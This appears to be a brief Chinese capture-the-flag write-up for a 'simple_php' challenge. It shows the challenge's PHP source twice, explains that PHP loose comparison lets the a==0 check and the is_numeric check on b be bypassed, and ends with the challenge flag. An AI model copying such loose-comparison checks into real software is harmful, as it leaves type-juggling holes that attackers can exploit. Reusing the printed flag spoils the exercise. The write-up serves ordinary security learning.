
真的很随便啊。

19: simple_php

打开：

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

输入要求两个参数，a和b，a要等于0且为真，b要大于1234但不是数字，使用php若比较试了一下，php若比较通过了。



```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

ok